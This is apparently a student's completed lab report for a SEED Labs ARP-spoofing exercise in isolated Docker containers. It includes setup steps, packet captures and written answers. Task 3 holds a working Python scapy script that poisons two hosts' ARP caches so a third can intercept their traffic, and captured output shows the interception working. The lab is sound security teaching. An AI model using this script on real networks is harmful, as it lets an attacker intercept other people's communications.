Lab 2

Do not write your name or Net ID anywhere in this lab report. Also make sure that your name or Net ID should not appear anywhere in the screenshots.

Task 0. Setting up SEED labs

Overview: Set up the SEED Lab environment

Steps: Follow either Option A or Option B, but not both Options.

- Option A: Creating SEED labs on DigitalOcean.
    - Follow this guide. I strongly recommend using DigitalOcean as the cloud provider as the cost is predictable (i.e., $10/month). Follow Step 1, Step 2, and Step 3B of the guide; ignore Step 3A.
- Option B: Creating SEED labs on VirtualBox.
    - Follow this guide only if your personal computer runs Linux, Windows 10, or the Intel macOS. If you run the latest macOS on the M1 chip, you have to choose Option A.


My recommendation is to go for Option A. It is the easier way to set up the environment, and you'll be able to get more help from me or the Course Assistant as we are both familiar with Option A. The total cost will not exceed $30 in total for this semester if you use DigitalOcean. Although Option B is cheaper, you need to make sure that the host machine (which runs VirtualBox) should have good performance.

If you're a new GitHub user, you may be qualified for free $100 DigitalOcean credits. See this link.

Question 0.1:

- Include a screenshot of your terminal when you run the following command:
  `su seed`

[Your response goes here.]



Task 1. Prepare the network environment.

Overview: Set up the network environment for Hosts A, B, and M.

Steps (or watch Danny's in-class demonstration):

1. Switch to the "seed" user: `su seed`
2. Go to https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/.
3. Download the Lab setup file "Labsetup.zip" into the SEED Lab (created in Task 0).
4. Read Sections 1 and 2 only of the instructions.

Question 1.1:

- Use `dockps` to list the IP addresses of Hosts A, B, and M. Paste your screenshot below. Make sure to include your input (i.e., the `dockps` command) and the output — not just for this question but for all questions in this lab.

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/Labsetup$ dockps
5d975f16990d  A-10.9.0.5
ddba3aeb23ff  B-10.9.0.6
ab9e3fa413b6  M-10.9.0.105
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/Labsetup$
```

Question 1.2:

- Use `docksh` to access Host A's shell. Ping Host B from A's shell. Do not kill the ping process yet.
- Open a new window. Access Host B's shell. Run tcpdump for about five seconds. Paste the screenshot below.

```
root@4063e0c91f4d:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:06:06.674617 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
15:06:06.674678 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
15:06:06.674720 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 1, length 64
15:06:06.674743 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 1, length 64
15:06:07.681328 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 2, length 64
15:06:07.681358 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 2, length 64
15:06:08.705495 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 3, length 64
15:06:08.705528 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 3, length 64
15:06:09.729331 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 4, length 64
15:06:09.729366 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 4, length 64
15:06:10.753306 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 5, length 64
15:06:10.753342 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 5, length 64
15:06:11.777296 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 6, length 64
15:06:11.777324 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 6, length 64
15:06:11.841201 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
15:06:11.841375 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
15:06:12.801362 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 7, length 64
15:06:12.801397 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 7, length 64
15:06:13.825441 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 8, length 64
15:06:13.825478 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 8, length 64
15:06:14.849345 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 9, length 64
15:06:14.849377 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 9, length 64
15:06:15.873298 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 10, length 64
15:06:15.873332 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 10, length 64
15:06:16.897315 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 11, length 64
15:06:16.897348 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 11, length 64
15:06:17.921302 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 12, length 64
15:06:17.921333 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 12, length 64
```

- Go back to A's shell where A is pinging B. Kill the ping after about 5 seconds. Show Host A's ARP table with `arp -n`. Paste the screenshot below.

```
root@5d975f16990d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

Question 1.3:

- Use `docksh` to access Host M's shell. Do not ping any hosts from M. Show M's ARP table. Paste the screenshot below.

```
root@2ae608976134:/# arp -n
root@2ae608976134:/# arp -a
root@2ae608976134:/#
```

- *Compare M's ARP table with A's ARP table (Question 1.2). Explain the similarities and/or differences.*

M's arp table is empty. Because ARP protocol is a conversational MAC learning process, so M will not learn the source's MAC address when it receives ARP query which does not hit, and ARP reply is a unicast packet, only A received it, not M.

Task 2. Intercept A's packets from M.

Overview: Let M be the adversary who intercepts all packets from A to M.

Steps (or watch Danny's in-class demonstration):

1. Go to Host B's shell. Start a web server: `cd /; python3 -m http.server`
2. Go to Host A's shell. Visit B's web server: `curl http://10.9.0.6:8000`
3. Go to Host M's shell. Intercept the communication between A and B with the `arpspoof` command.
4. Use `tcpdump -A` to view the packet payload as observed by M.
5. Repeat Steps 1 and 2.
6. Observe the output of the tcpdump process.

Question 2.1:

- Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers.

```
16:29:48.615452 02:42:0a:09:00:06 > 02:42:0a:09:00:69, ethertype IPv4 (0x0800), length 1129: 10.9.0.6.8000 > 10.9.0.
5.44552: Flags [P.], seq 156:1219, ack 78, win 509, options [nop,nop,TS val 605380164 ecr 988721700], length 1063
E..[VX@.@..(
        ..
        ...@....k,.Xr......j.....
$.^D:..$<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href=".dockerenv">.dockerenv</a></li>
<li><a href="bin/">bin@</a></li>
<li><a href="boot/">boot/</a></li>
<li><a href="dev/">dev/</a></li>
<li><a href="etc/">etc/</a></li>
<li><a href="home/">home/</a></li>
<li><a href="lib/">lib@</a></li>
<li><a href="lib32/">lib32@</a></li>
<li><a href="lib64/">lib64@</a></li>
<li><a href="libx32/">libx32@</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
```

- Why do you see duplicated packet contents in Step 6?

Because when using arpspoof, we deceive the victims that we are the target hosts, so we will first receive the packet from the source victim and then transmit the packet to the destination victim. Then there will be duplicated packet contents.

Task 3. Implement ARP spoofing in Python

Overview: Instead of using Linux's *arpspoof* tool, you should implement it in Python using the "scapy" package.

Steps:

1. (Google it.)
2. (Make sure to save the code somewhere on your computer, but not in SEED Labs. Once you shut down a container, your files are gone forever.)

Question 3.1:

- Paste your code below.

```
from scapy.all import Ether, ARP, srp, send
import argparse
import time
import os
import sys

def get_mac(ip):
    ans, _ = srp(Ether(dst = 'ff:ff:ff:ff:ff:ff')/ARP(pdst = ip), timeout = 3, verbose = 0)
    if ans:
        return ans[0][1].src
```

```
def spoof(target_ip, host_ip, verbose = True):
    target_mac = get_mac(target_ip)

    arp_reply = ARP(pdst = target_ip, hwdst = target_mac, psrc = host_ip, op = 'is-at')
    send(arp_reply, verbose = 0)
    if verbose:
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

```
def restore(target_ip, host_ip, verbose = True):
    target_mac = get_mac(target_ip)
    host_mac = get_mac(host_ip)
    arp_reply = ARP(pdst = target_ip, hwdst = target_mac, psrc = host_ip, hwsrc = host_mac)
    send(arp_reply, verbose = 0, count = 7)
    if verbose:
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, host_mac))
```

```
def main():
    target = sys.argv[1]
```

```
    host = sys.argv[2]
    verbose = True
    try:
        while True:
            spoof(target, host, verbose)
            spoof(host, target, verbose)
            time.sleep(1)
    except KeyboardInterrupt:
        print("[!] Detected CTRL+C! Restoring the network, please wait...")
        restore(target, host)
        restore(host, target)
```

```
if __name__ == "__main__":
    main()
```

Question 3.2:

- Repeat Task 2, replacing Step 2's *arpspoof* command with your Python code above. Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers.

```
17:30:32.182775 02:42:0a:09:00:06 > 02:42:0a:09:00:69, ethertype IPv4 (0x0800), length 1129: 10.9.0.6.8000 > 10.9.0.5.
44560: Flags [P.], seq 156:1219, ack 78, win 509, options [nop,nop,TS val 609023731 ecr 992365269], length 1063
E..()F@.@..:
        ..
        ...@..o...&.3^.....j.....
$L..;&J.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href=".dockerenv">.dockerenv</a></li>
<li><a href="bin/">bin@</a></li>
<li><a href="boot/">boot/</a></li>
<li><a href="dev/">dev/</a></li>
<li><a href="etc/">etc/</a></li>
<li><a href="home/">home/</a></li>
<li><a href="lib/">lib@</a></li>
<li><a href="lib32/">lib32@</a></li>
<li><a href="lib64/">lib64@</a></li>
<li><a href="libx32/">libx32@</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
```